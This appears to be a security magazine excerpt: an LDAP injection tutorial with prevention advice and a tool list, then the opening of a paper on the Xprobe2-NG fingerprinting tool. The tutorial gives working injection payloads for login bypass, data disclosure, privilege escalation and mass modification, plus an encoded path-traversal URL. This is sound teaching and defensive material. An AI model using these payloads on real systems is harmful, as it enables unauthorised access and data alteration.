If the username and password values are not checked before using them in a search like the one above, we could insert particular values to alter the final query.

For example, we could enter this text in the username field: "user)(&))(" and anything in the password field just in case it validates for empty field. This will produce the following query:

```
(&(Username=user)(&))((Password=zz))
```

Note that this query will always be true even with invalid passwords.

We could try different variations of the example used here because the search query could be written using single or double quotes. Consequently, one could try with these inputs:

```
')(Username='validUsername')(&))(
\')(Username=\'validUsername\')(&))(
")(Username="validUsername")(&))(
\")(Username=\"validUsername\")(&))(
```

In this case, the attribute named Username is guessed since it is a very common attribute name.

Information Disclosure

It is important for an attacker to get familiar with the existing structure in a company. Every bit of information available can aid strangers on their quest to attack a potential target. If the developer of a web application is not careful enough, simple applications can be twisted to obtain critical data.

Depending on the internal LDAP query an application is using an attacker could alter it resulting in another LDAP query with more information.

Supposing an application is using a filter with an OR condition like:

```
(|(objectClass=device)
  (name=parameter1))
```

If the parameter supplied was as following:

```
"test)(objectClass=*"
```

the resulting query would be:

```
(|(objectClass=device)(name=test)
(objectClass=*))
```

This is a totally valid query but it is showing all object classes and not just the devices.

The same can be achieved if the application uses an AND condition instead of OR.

The filters above have a valid syntax, but if the application is not checking the final filter the attacker could try to create more that one filter in a single string. If this is sent to the LDAP Server, depending on the implementation the server could parse the string and take only the first complete and valid filter ignoring the rest.

For example, if the application internally uses a filter like:

```
(&(attr1=userValue)
(objectClass=device))
```

And the userValue is set to

```
test)(objectClass=*))(&(1=1
```

it will generate a final filter like:

```
(&(attr1=test)(objectClass=*))(&(1=1)
(objectClass=device))
```

This string has 2 filters and each one of them by separate is valid. The LDAP server would then interpret the first filter (which is the one with the objectClass injected condition) and ignore the second one.

When performing this kind of attacks you can always try with some common LDAP attribute names like objectClass, objectCategory, etc.

Charset Reduction

The objective of this technique is to enable the attacker to determine valid characters that form the value of a given object property. The purpose is to take advantage of the LDAP query wildcards to construct queries with them and random characters. Each time a query guess is run, if the query is successful (meaning that some information is retrieved) a part of the property value will be revealed to the attacker. After a finite number of successful guesses, an attacker will be in a position to guess the complete value (or at least to iterate between the character matches to find the correct order).

Supposing the target is '*http://ribadeohacklab.com.ar/people_search.aspx*'. By looking at the search page it was possible to determine that the LDAP objects being query have a 'last_name', 'name', 'address', 'telephone' and a hidden 'zone' property (that was disclosed using one of the above techniques). By default the application is meant to give person details only from the 'public' zone. How could this limit be bypassed?

The following query is successful:

```
http://ribadeohacklab.com.ar/people_
search.aspx?name=John)(zone=public)
```

Assuming that a 'John' is also part of a different zone we need to find a reasonable amount of characters to make a guess about a zone name. First thing to do is try to guess the first character of a different zone. Using the '*' wildcard one could try to see if a zone begins with the character 'b':

```
http://ribadeohacklab.com.ar/people_
search.aspx?name=Peter)(zone=b*)
```

This doesn't retrieve any results. After several attempts the following query:

```
http://ribadeohacklab.com.ar/people_
search.aspx?name=Peter)(zone=m*)
```

Shows the following results:

```
name: John
last_name: Doe
address: Fake Street 123
telephone: 1234-12345
```

At this moment there are several choices. One could try to find the next character (like 'mo*'if a vowel is present in the zone (like 'm*i*'), etc. After some trial and error attempts the desired result is achieved:

```
http://ribadeohacklab.com.ar/people_
search.aspx?name=Peter)(zone=main)
```

It would be easy to use the value just found to gain further insight about the information stored.

This technique may look as a brute force approach, but the great advantage here is that every query will give the attacker a partial knowledge of the successful value string. An automated attack would be able to guess values without too much difficulty and if the attacker is clever, he could minimize the amount of queries needed to find a given value. For example, it would be possible to use a dictionary of words of a particular domain (like people names) to make a decision tree and then use it to run a wordlist attack using the wildcards.

Privilege Escalation

To clarify, when speaking of a privilege elevation attack through LDAP injection, it is meant a change of privilege in the authentication structure represented by a schema stored in a LDAP database. In this particular case, the objects should have some kind of property that determines the access or security level required to work with them.

Taking for example a product order repository located in the 'Sales' server, where not all users are able to see all the product orders, if the default query is:

```
(&(category=latest)(clearance=none)
```

only the following would be seen:

```
http://sales.ourdomain/orders.
php?category=latest
Order A, Amount = 1000, Salesman =
"John Doe"
Order C, Amount = 700, Salesman =
"Jane Doe"
Order E, ...
```

Just by looking at the result set, it is plausible that something may be missing. So finding a higher 'clearance' level (just using a '*' wildcard or by 'Charset

Reduction', see supra) would be enough to access the missing information.

In the current example, the higher clearance level found is 'confidential' so if the application is vulnerable to injection, it is easy enough to use it in order to gain access to the remaining product orders.

Therefore:

```
http://sales.ourdomain/
orders.php?category=latest)
(clearance=confidential)
```

or

```
http://sales.ourdomain/orders.
php?category=latest)(clearance=*)
```

show the following results:

```
Order A, Amount = 1000, Salesman =
"John Doe"
Order C, Amount = 5000000, Salesman =
"Joe Doakes"
Order B, Amount = 700, Salesman =
"Jane Doe"
Order B, Amount = 1000000, Salesman =
"Jannine Dee"
Order D,...
```

Even with such a rough example the security risk of disclosing personal information of the top tier salesmen of this company is clear.

Information Alteration

LDAP not only allows performing search operations, but also adding, modifying and deleting information.

It is not uncommon to find organizations with different applications for managing directory data without having to connect to the directory server. These applications use APIs to interact via LDAP with the information stored in the directory. If an application gets user inputs via a form in order to alter some information on the directory, the attacker may modify this data to find out the way to generate an unexpected result, like modifying or deleting more information than the expected.

For example, PHP allows to modify data on a directory by simply using a LDAP library function, ldap_modify()[8]. This function is defined as:

```
bool ldap_modify ( resource $li ,
string $dn , array $entry );
```

where $li represents an LDAP link identifier, returned by ldap_connect() function, $dn is the distinguished name of the entry to be modified and $entry is the information to be modified.

```
<?php
    $attr["cn"] = "ToModify";
    $dn = "uid=Ribadeo,ou=People,dc=
foo";
    $result = ldap_modify($ldapconn,
$dn, $attr);
    if (TRUE === $result) {
        echo "Entry was modified.";
    }
    else {
        echo "Entry could not be
modified.";
    }
?>
```

If the application receives $attr and $dn as parameter, and the attacker enters *"uid=Ribadeo,ou=People,dc=*"* as the $dn value, and if the input is not sanitized, all CN entries under the branch will be modified with the "ToModify" value.

The same attack technique can be used on any function receiving the distinguished name as a user input provided value, like PHP function ldap_mod_replace(), ldap_mod_del() or ldap_delete().

URL encoding & Unicode encoding

Like with any other web application attack, one can always try the injections using URL encoding[9,10], and Unicode encoding[11]. Sometimes the web server along with the web app may incorrectly interpret the characters provided. For example, in a path traversal attack some kind of encoding is frequently used. An attacker will try to put "..\" in the url to go to another directory, and this may be achieved using valid and/or invalid encoding like

```
http://example/..%255c..%255c..%255cb
oot.ini
```

The LDAP techniques mentioned here also heavily rely on the treatment given to the user input, and even if the application is performing some kind of check against it, using some character encoding the attacker may bypass this and get what he/she is looking for.

With the LDAP search syntax in mind, we can always try to use some kind of encoding on characters like (,), &, |, !, =, ~, *, ', ".

LDAP Injection vs. SQL Injection

Most applications nowadays use databases to store information. IT professionals have a deep knowledge of SQL not only because it is commonly used, but due to the fact that SQL is a declarative programming language in which you simply describe what the program should do but not how to accomplish it. Despite LDAP searches share characteristics of a declarative language, it is not as widely known by IT professionals as SQL is.

Sometimes, in order to avoid working with LDAP searches directly, some steps are performed to delegate query logic on a relational model instead of using a directory. Particularly, Windows Active Directory can be queried using SQL syntax by using Microsoft OLE DB Provider for Microsoft Active Directory Service[12]. This gives ADO applications the possibility to connect to heterogeneous directory services through ADSI, by creating a read-only connection to the directory service.

A common practice on Microsoft environments is to use this OLE DB Provider with SQL Server. In this case our application will be connecting to a SQL Server RDBMS and querying a relational model via SQL, but this relational structure will be obtaining its data from a Directory Service. In order to do so, a linked server against the AD server must be created. A linked server enables SQL Server to execute commands against OLE DB data sources on remote servers, without taking into account the type of technology of the remote server (an OLE DB provider must be available).

To create a linked server against Windows 2000 Directory Service `sp_addlinkedserver` system stored procedure has to be used with `ADSDSOObject` as the 'provider_name' parameter and adsdatasource as the 'data_source' parameter.

```
EXEC sp_addlinkedserver 'ADSI',
'Active Directory Services 2.5',
'ADSDSOObject', 'adsdatasource'
```

Once the linked server is configured, the directory can be queried. The Microsoft OLE DB Provider for Microsoft Directory Services supports two command dialects, LDAP and SQL, to query the Directory Service. The OPENQUERY function[13] can be used to send a command to the Directory Service and consume its results in a SELECT statement. It executes the specified pass-through query on the given linked server which is an OLE DB data source. The OPENQUERY function can be referenced in the FROM clause of a query as if it was a table. For example:

```
SELECT [Name], SN [Last Name], ST
State
FROM OPENQUERY( ADSI,
'SELECT Name, SN, ST
FROM ''LDAP://ADserver/
DC=ribadeohacklab OU=Sales,DC=sales,D
C=ribadeohacklab, DC=com,DC=ar''
WHERE objectCategory = ''Person'' AND
objectClass = ''contact''')
```

A common practice is to create a view (a view is a virtual table that consists of columns from one or more tables which are the result of a stored select statement) based on the result of the select statement against the directory (via OPENQUERY), and then make our applications query this view (via common SQL syntax) in order to validate data from the directory.

This practice reduces our LDAP injection problem to a SQL injection one. At this point, one can apply all well known SQL injection and Blind SQL injection techniques. It is important to be aware of this kind of technology because deciding to use this option due to the ease of use, may introduce security risks.

Another common practice utilized to connect to an Active Directory repository is to use the same OLE DB provider for Active Directory Service[14], without the SQL Server integration but with ADO objects[15]. Here is some Python sample code on the next page box.

In the code, the connection string and the final query are created with some user input. This could allow for example, an alteration of the ADSI Flags used in the connection or some other type of connection string attack[16].

If the password value entered was "s3cr3t;x" then the final and effective connection string would be:

```
Provider=ADsDSOObject;User ID
=someUser;Password=s3cr3t;Enc
rypt Password=False;Extended
Properties="xxx;Encrypt
Password=True";Mode=Read;Bind
Flags=0;ADSIFlag=513
```

This means that the property that is located after the password parameter was changed by moving

```
import win32com.client
def ADQuery(user,passwd,filters):
    #some constants for ADSI flags
    ADS_SECURE_AUTHENTICATION = 0x1
    ADS_SERVER_BIND = 0x200

    objConn = win32com.client.Dispatch("ADODB.Connection")
    COMCmd = win32com.client.Dispatch("ADODB.Command")

    objConn.ConnectionString = "Provider=ADsDSOObject;User Id=" + \
                               user +";Password="+ passwd + \
                               ";Encrypt Password=True;ADSI Flag=" + \
                               str(ADS_SECURE_AUTHENTICATION + ADS_SERVER_BIND)


    objConn.Open()

    COMCmd.ActiveConnection = objConn
    COMCmd.Properties("Page Size").Value = 500
    COMCmd.Properties("Searchscope").Value = 2
    COMCmd.Properties("Timeout").Value = 10

    COMCmd.CommandText = "SELECT displayName,sAMAccountName  \
                         FROM \'LDAP://SERVER/DC=DOMAINNAME\' \
                         WHERE objectCategory=\'%s\'" % filters

    objRecordSet = COMCmd.Execute()[0]
    return objRecordSet
```

it to the "Extended Properties" and a default value appeared. So, depending on the implemented code one could even change ADSI flags or add extended properties that were not set by default.

Most importantly, the final query can be changed just because the "filters" parameter is not validated. Basically, this code converts a LDAP injection into a SQL injection.

As previously mentioned, this provider allows to use SQL syntax and also the LDAP search syntax so, depending on the application code an attack using any of the LDAP techniques mentioned before could also be performed.

Something interesting about this provider is that, since it has a particular syntax in which not only filters but also attributes and search scope are specified in the search string[15], an attacker may extend the "information disclosure" technique.

Prevention Techniques

LDAP Injection is just another type of Injection Attacks. As we have already discussed in this article, these kinds of attacks occur when an application (web or desktop application) sends to the LDAP interpreter user-supplied data inside the filter options of the statement. When an attacker supplies specially crafted data, the possibility to create, read, delete or modify arbitrary data gets unlocked. The most effective mitigation mechanism is to assume that all user inputs are potentially malicious. Assuming that, the following is clear: "user inputs must always be sanitized on server side (in order to avoid client side data manipulation) before passing the parameter to the LDAP interpreter".

This sanitizing procedure can be done in two different ways. The easiest one consists in detecting a possible injection attack by analyzing the parameter looking for certain known patterns attacks, aided by different programming techniques, like regular expressions. This technique has the main disadvantage of Type I statistical errors, also known as false positive cases. By applying this mechanism we might be excluding valid user inputs, mistaking them as invalid parameters.

A more sophisticated approach may include trying to modify the received user input to adapt it into a harmless one. This way, sanitizing the input would reduce the false positive cases.

In order to improve the effectiveness of this measure, it is advised to make a double check, both on client and server side. By checking the input format on the client side application usability is improved, due to the fact that the user is prevented from getting explicit core application errors with a user friendly message. This first level of filtering should consider most common mistakes. However, a server side user input filtering or modification is mandatory. At this level, one has to make sure that the parameter received has the structure that is supposed to have. For example, if a user name is expected, it should only contain alphanumeric characters and perhaps other kind of special characters like underscore, but it would be really strange to find a bracket, an ampersand or an equal symbol. This can be checked by using a regular expression like "`^[A-Za-z0-9_-]+$`". If we are using PHP, a similar code can be used:

```
<?php
$user=$_GET['username'];
$UsrRegex = "/(^[A-Za-z0-9_-]+$)/";

if preg_match($UsrRegex,$user){

$dn = "o=My Company, c=US";
$filter="(|(sn=$username*)
          (givenname=$username*))";
$sr=ldap_search($ds, $dn, $filter);
}
else {
    print "Invalid UserName";
}
?>
```

As it was discussed before -URL encoding & Unicode encoding -, any programmer must know that some type of character encoding could be used in parameters and this has to be validated as well. For example, if the application is using APIs like MultiByteToWideChar or WideCharToMultiByte to translate Unicode characters, some code review may be needed since their incorrect usage could also lead to security issues[17].

Another concept that must be taken into account are the error formats. Errors should give the attacker as little information as possible. This is extremely important because if attackers can reach any kind of conclusion based on error messages, this is helping them to make the attack easier. For example, if the attacker sends an invalid input in a form, by getting an error message that is returned by the server after the execution, it is easy to realize that the LDAP queries are executed without prior validation, what makes the application eligible for a possible exploit target.

As a general conclusion, we can say the best way to avoid this kind of injection attacks is to always mistrust from the parameters obtained from user input and always validate them before using to build a query.

Tools

As shown, there are different techniques and trying all of them by hand could be very time consuming. Fortunately, there are some tools that automate LDAP injection attacks and help you find vulnerabilities. This article does not intend to list all of the existing tools, so here are briefly mentioned some of them.

W3AF

This is a well known web attack and audit framework completely developed in Python. You can download it from *http://w3af.sourceforge.net*.

This framework has a plugin named LDAPi which can perform LDAP injections against a web application. By modifying the LDAPi.py plugin the user can add new strings to test on the injection attack.

LDAP Injector

This is a tool developed by Informatica64 which can be downloaded from *http://www.informatica64.com/foca/download/ldapInjector_0_2_1_0.zip*

The tool has a GUI that will let the user perform dictionary based attacks replacing values and analyzing responses and will also perform and attack by reducing the valid charset and then applying boolean analysis to find valid values.

This blog post (in Spanish) shows an example on how to use the tool: *http://elladodelmal.blogspot.com/2009/04/ldap-injector.html*

JBroFuzz

This is a web app fuzzer you can download from OWASP at *http://www.owasp.org/index.php/Category:OWASP_JBroFuzz*

This tool was developed in Java and has multiplatform support. It has a GUI with different fuzzing options with some graphing features to report results.

It has several fuzzers grouped by categories, and there's one for LDAP injections.

Wapiti

Wapiti is a command line web app vulnerability scanner also developed in Python. You can find it at *http://wapiti.sourceforge.net*

It performs scans looking for scripts and forms where it can inject data. Once it gets this list, it acts like a fuzzer, injecting payloads to see if a script is vulnerable. There are some config files containing different payloads that can be customized.

wsScanner and Web2Fuzz

wsScanner is a toolkit for Web Services scanning and vulnerability detection and Web2Fuzz is a web app fuzzing tool both developed by Blueinfy Solutions. You can obtain them from *http://blueinfy.com/tools.html*

These tools have a GUI and share some functionality. They allow to define the fuzzing load to use while scanning. This allows the user to define custom LDAP injection payloads and see the result.

Web2Fuzz tool also let the user choose different character encoding options to apply to the payloads.

Wfuzz

This tool is a web bruteforce scanner developed in Python by Edge-Security. You can download it from *http://www.edge-security.com/wfuzz.php*

It performs different kind of injections attacks including some basic LDAP injection.

This application has some text files storing injection attacks and they can be customized by adding more injection patterns.

About the Authors

RibadeoHackLab was formed by a group of technology enthusiasts on June 2009. Its main purpose is to publish investigations and findings related to information security. Its current members are Esteban Guillardoy, Facundo de Guzman and Hernan Abbamonte.

Esteban was born in 1982 and is about to graduate as Informatics Engineer from Universidad de Buenos Aires. He is an experienced consultant on security and operations monitoring, working as lead technical consultant in the Technology Team in Tango/04 Computing Group, conducting and developing different projects.

Facundo was born in 1982 and is an advanced student of Information Systems Engineering at Universidad Tecnologica Nacional. He works as technical consultant on Technology Team in Tango/04 Computing Group, leading and developing projects on infrastructure and security monitoring.

Hernan was born in 1985 and he holds a degree as Information Systems Engineer from Universidad Tecnologica Nacional. Currently he is doing a Master Course on Information Security at Universidad de Buenos Aires. He works as technical consultant in Tango/04 Computing Group, leading and developing monitoring projects on different technologies.

The group has a variety of interest, including, reverse engineering, security software development, penetration testing, python programming, operating systems security and database security.

For further information you can visit us at *http://www.ribadeohacklab.com.ar.* •

REFERENCES

1 Understanding LDAP – Design and Implementation – IBM RedBook; *http://www.redbooks.ibm.com/redbooks/pdfs/sg244986.pdf*
2 OpenLDAP; *http://www.openldap.org/*
3 Active Directory LDAP Compliance; *http://www.microsoft.com/windowsserver2003/techinfo/overview/ldapcomp.mspx*
4 RFC 4515 - String Representation of Search Filters; *http://www.ietf.org/rfc/rfc4515.txt*
5 LDAP Injection and Blind LDAP Injection – Black Hat 08 Conference - Alonso – Parada; *http://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf*
6 Web Application Security Consortium – LDAP Injection; *http://www.webappsec.org/projects/threat/classes/ldap_injection.shtml*
7 OWASP LDAP Injection; *http://www.owasp.org/index.php/LDAP_injection*
8 PHP – LDAP Manual; *http://php.net/manual/en/book.ldap.php*
9 HTML URL Encoding Reference; *http://www.w3schools.com/TAGS/ref_urlencode.asp*
10 Percent-encoding; *http://en.wikipedia.org/wiki/Percent-encoding*
11 Unicode / UTF-8 encoded directory traversal; *http://en.wikipedia.org/wiki/Directory_traversal#Unicode_.2F_UTF-8_encoded_directory_traversal*
12 OLE DB Provider for Microsoft Directory Services *http://msdn.microsoft.com/en-us/library/ms190803.aspx*
13 OPENQUERY; *http://msdn.microsoft.com/en-us/library/aa276848%28SQL.80%29.aspx*
14 Microsoft OLE DB Provider for Microsoft Active Directory Service; *http://msdn.microsoft.com/en-us/library/ms681571(VS.85).aspx*
15 How To Use ADO to Access Objects Through an ADSI LDAP Provider; *http://support.microsoft.com/kb/187529*
16 Connection String attacks (spanish); *http://elladodelmal.blogspot.com/2009/09/conection-string-attacks-i-de-vi.html*
17 Security of MultiByteToWideChar and WideCharToMultiByte *http://blogs.msdn.com/esiu/archive/2008/11/06/in-security-of-multibytetowidechar-and-widechartomultibyte-part-1.aspx*

http://blogs.msdn.com/esiu/archive/2008/11/14/in-security-of-multibytetowidechar-and-widechartomultibyte-part-2.aspx

For further reference links used for this article go to *http://www.ribadeohacklab.com.ar/articles/ldap-injection-hitb*

Xprobe2-NG

Low Volume Remote Network Information Gathering Tool

By **Fedor V. Yarochkin**, **Ofir Arkin** (*Insightix*), **Meder Kydyraliev** (*Google*), **Shih-Yao Dai**, **Yennun Huang** (*Vee Telecom*), **Sy-Yen Kuo**

Department of Electrical Engineering, National Taiwan University, No. 1, Sec. 4, Roosvelt Road, Taipei, 10617 Taiwan

Active operating system fingerprinting is the process of actively determining a target network system's underlying operating system type and characteristics by probing the target system network stack with specifically crafted packets and analyzing received response. Identifying the underlying operating system of a network host is an important characteristic that can be used to complement network inventory processes, intrusion detection system discovery mechanisms, security network scanners, vulnerability analysis systems and other security tools that need to evaluate vulnerabilities on remote network systems.

During recent years there was a number of publications featuring techniques that aim to confuse or defeat remote network fingerprinting probes.

In this paper we present a new version Xprobe2, the network mapping and active operating system fingerprinting tool with improved probing process, which deals with most of the defeating techniques, discussed in recent literature.

Keywords: network scanning, system fingerprinting, network discovery

1.0 INTRODUCTION

One of the effective techniques of analyzing intrusion alerts from Intrusion Detection Systems (IDS) is to reconstruct attacks based on attack prerequisites[8]. The success rate of exploiting many security vulnerabilities is heavily dependent on type and version of underlying software, running on attacked system and is one of the basic required components of the attack prerequisite. When such information is not directly available, the Intrusion Detection System correlation engine, in order to verify whether attack was successful, needs to make "educated guess" on possible type and version of software used at attacked systems.

For example, if Intrusion Detection system captured network payload and matched it to the exploit of Windows system vulnerability, the risk of such detected attack would be high only if target system exists, indeed is running Windows Operating System and exposes the vulnerable service.

In this paper we propose a new version of the Xprobe2 tool[1] (named Xprobe2-NG) that is designed to collect such information from remote network systems without having any privileged access to them. The original Xprobe2 tool was developed based on number of research works in the field of remote network discovery[1,3,12] and includes some advanced features such as use of normalized network packets for system fingerprinting, "fuzzy" signature matching engine, modular architecture with fingerprinting plugins and so on.

The Xprobe2-NG basic functionality principles are similar to the earlier version of the tool: the Xprobe2-NG utilizes similar remote system software fingerprinting techniques. However the tool includes a number of improvements to the signature engine and fuzzy signature matching process. Additionally, the new version of the tool includes a number of significant enhancements, such as use of test information gain weighting, originally proposed in[4]. The network traffic overhead minimization algorithm uses the test weights to re-order network probes and optimize module execution sequence. The new version of the tool tool also includes modules to perform target system probing at the application layer. This makes

the tool capable of successfully identifying the target system even when protocol scrubbers (such as PF on OpenBSD system) are in front of the probed system and normalize network packets[2,5].

Use of Honeynet software (such as honeyd) is also known to confuse remote network fingerprinting. These Honeynet systems are typically configured to mimic actual network systems and respond to fingerprinting with packets that match certain OS stack signatures[9]. Xprobe2-NG includes the analytical module that attempts to detect and identify possible Honeynet systems among the scanned hosts.

This paper's primary contribution is introduction of remote network fingerprinting tool that uses both network layer and application layer fingerprints to collect target system information and is capable of feeding such data (in form of XML) to information consumers (such as Intrusion Detection System correlation engine).

The rest of this paper is organized as follows: Section 2 introduces basic concepts of network fingerprinting and the problems that the tool has to deal these days, and also proposed solutions. Section 3 introduces basic Xprobe2/Xprobe2-NG architecture. Section 4 introduces improvements that were brought in Xprobe2-NG. Section 5 demonstrates some evaluation results and section 6 discusses possible problems and section 7 concludes this work.

2.0 PRELIMINARIES

Network Scanning is the process of sending one or a number of network packets to a host or a network, and based on received response (or lack of such) justifying the existence of the network or the host within target IP address range.

Remote Operating System Fingerprinting is the process of identifying characteristics of the software (such as Operating System type, version, patch-level, installed software, and possibly - more detailed information), which runs on remote computer system. This can be done by analyzing network traffic to and from the remote system, or by sending requests to remote system and analyzing the responses.

The passive analysis of network traffic is frequently named in literature as passive fingerprinting and active probing of remote systems is named as active fingerprinting.

Xprobe2-NG is a novel active remote operating system fingerprinting tool that uses TCP/IP model networking layer protocols and application layer requests to identify the type and version of operating system software, running on target system.

With introduction of application layer tests Xprobe2-NG aims at resolving the problems, which can not be resolved by fingerprinting at network layer. In the remaining part of this section we are going to discuss typical problems and issues that a network layer operating system fingerprinting tools have to deal with during the scanning process.

2.1 Modern Fingerprinting Problems

Honeypot systems, modified TCP/IP stack settings and network packet scrubbers are known to frequently confuse remote fingerprinting tools. Honeypot systems often respond as hosts or a group of hosts to remote fingerprinting tools. Modified TCP/IP stack responses are hard to fingerprint with strict signature matching. When packets traverse across the network, they can be modified by network traffic normalizers. All of these factors affect the accuracy of the OS fingerprinting.

Xprobe2-NG is aware of these problems and deals with them by using fuzzy matching and mixed signatures that probe target system at different layers of OSI Model network stack.

Moreover, such behavior of some routing and packet filtering devices could be analyzed and signatures to identify and fingerprint intermediate nodes could be constructed.


For example, OpenBSD PF filter is known to return different values in TTL field, when a system behind the filter is accessed[6]. A signature can be constructed to detect this behavior.

3.0 TOOL ARCHITECTURE OVERVIEW

The Xprobe2-NG tool architecture includes several key components: core engine, signature matcher, and an extendable set of pluggable modules (also known as plugins). The core engine is responsible for basic data management, signature management, modules selection, module loading and probe execution. The signature matcher is responsible for result analysis. The plugins provide the tool with packet probes to be sent to the target systems and methods of analyzing and matching the received responses to the signature entries.

The Xprobe2-NG modules are organized in several groups: Network Discovery Modules, Service Mapping Modules, Operating System Fingerprinting Modules and Information Collection Modules.

Figure 1: **Implementation Diagram**



The general sequence of module execution is denoted on Figure 1. Each group of the modules is dependent on successful execution of the other group, therefore groups of modules are executed sequentially. However each particular module within the group may be executed in parallel with another module within the same group.

It is possible to control which modules, and in what sequence are to be executed, using command line switches.

3.1 Network Discovery Modules

Xprobe2 discovery modules are designed to perform host probing, firewall detection, and provide information for the automatic receive-timeout calculation mechanism. Xprobe2-NG comes with a new module that uses SCTP protocol for remote system probing.

The aim of all network discovery modules is to elicit a response from a targeted host, either a SYN—ACK or a RST as a response for the TCP ping discovery module and an ICMP Port Unreachable as a response for the UDP ping discovery module or an SCTP response for SCTP ping module. The round trip time, which can be calculated for any successful run of a discovery module, is remembered by module executor and is further used by the receive-timeout calculation mechanism. The receive-timeout calculation mechanism is used at the later stage of the scanning to to estimate actual target system response time and identify silently dropped packets without having to wait longer.

3.2 OS Fingerprinting Modules

The Operating System Fingerprinting Modules in Xprobe2-NG include both network layer fingerprinting modules that operate with network packets and application layer fingerprinting modules that operate with application requests.

The OS fingerprinting modules provide set of tests for a target (with possible results, stored in signature files) to determine the target operating system and the target architecture details based on received responses.

The execution sequence and the number of executed operating system fingerprinting modules can be controlled manually or be selected automatically based on the information discovered by network discovery modules or provided by command line switches.

3.3 Fuzzy Signature Matching Mechanism

The Xprobe2 tool stores OS stack fingerprints in form of signatures for each operating system. Each signature will contain data regarding issued tests and possible responses that may identify the underlying software of target system.

Xprobe2/Xprobe2-NG signatures are presented in human-readable format and are easily extendable. Moreover,the signatures for different hosts may have variable number of signature items (signatures for different tests) presented within the signature entry. This allows the tool to maintain as much as possible information on different target platforms without need to re-test the whole signature set for the full set of fingerprinting modules every time, when the system is extended with new fingerprinting modules.

Following example depicts the Xprobe2-NG signature for Apple Mac OS operating system with application layer signature entry for SNMP protocol.

```
fingerprint {
  OS_ID = "Apple Mac OS X 10.2.3"
  icmp_echo_reply = y
  icmp_echo_code = !0
  . . .
  snmp_sysdescr = Darwin Kernel Ver-
sion
  http_caseinsensitive  = y
}
```

The signature contains the pairs of key, values for fingerprinting tests (key) and matching results (values). The keywords are defined by each module separately and registered within Xprobe2 signature parser run-time.

Xprobe2 is the first breed of remote OS fingerprinting tools that introduced "fuzzy" matching algorithm for the Remote Operating System Fingerprinting process. The "fuzzy" matching is used to avoid impact on the accuracy of fingerprinting by failed tests and the tests, which were confused by modified TCP/IP stacks and network protocol scrubbers. Thus in case if no full signature match is found in target system responses, Xprobe2 provides a best effort match between the results received from fingerprinting probes against a targeted system to the signature database. The details of Xprobe2 "fuzzy" matching algorithm can be found in our earlier publication[1].

In Xprobe2-NG the "fuzzy" matching algorithm is updated, so module weights and reliability metrics are used in final score calculation. The original algorithm for module weight calculation is proposed in[4]. Reliability metric is a floating point value in range[1], which can be optionally included as part of signature for each test.

4.0 TOOL IMPROVEMENTS

4.1 Application Layer Signatures

Some TCP/IP network stacks may be modified deliberately to confuse remote Operating System Fingerprinting attempts. In other cases a network system may simply forward a TCP port of an application. The modern OS fingerprinting tool has to have possibilities to deal with this type of systems and possibly identify the fact of OS stack modification or port forwarding. Xprobe2-NG deals with the fact by using additional application layer differentiative tests to map different classes of operating systems. The methods of application layer fingerprinting are known to be effective[2] and it is much harder to emulate application layer responses to match signatures of a particular operating system. The application layer responses are not modified by network protocol scrubbers and thus may provide more accurate information. We do not claim that it is impossible to alter system responses at application layer, but we simply point out there is less motivation to modify system responses at application layer, as this is much more complex task with higher risks of bringing system instability or introducing security vulnerabilities in the application.

The applications running on different operating systems may respond differently to certain type of requests. This behavior is dictated by operating system limitations or differences in design of underlying operating system components. A simple test that verifies 'directory separator' mapping simply tests how target system handles '/' and '\\' type requests. The application will respond differently under Windows and Unix because of the difference in the filesystem implementation. Modifying Application layer responses to respond as other type of operating system is not an easy task. For example, normalization of responses

to "..\..\ requests on web server running on the top of OS/2 platform may "unplug" a security hole on this operating system[7].

Xprobe2-NG uses application-layer modules in order to detect and correct possible mistakes of fingerprinting at network layer. These modules can also collect additional information on target host. In addition to that, the new version of Xprobe2-NG comes with a module that attempts to detect honeyd instances and other "honeypot" systems by generating known-to-be valid and invalid application requests and validating responses. The variable parts of these requests, such as filenames, usernames and so on, are randomly generated to increase complexity of creating "fake" services without full implementation of the application or protocol. Inconsistencies with received application responses are considered as signs of possible honeypot system.

In addition to that, the inconsistency of the results returned by application layer tests and network layer tests may signify presence of a honeypot system, a network-layer packet normalizer or a system running static port address translated (PAT) services.

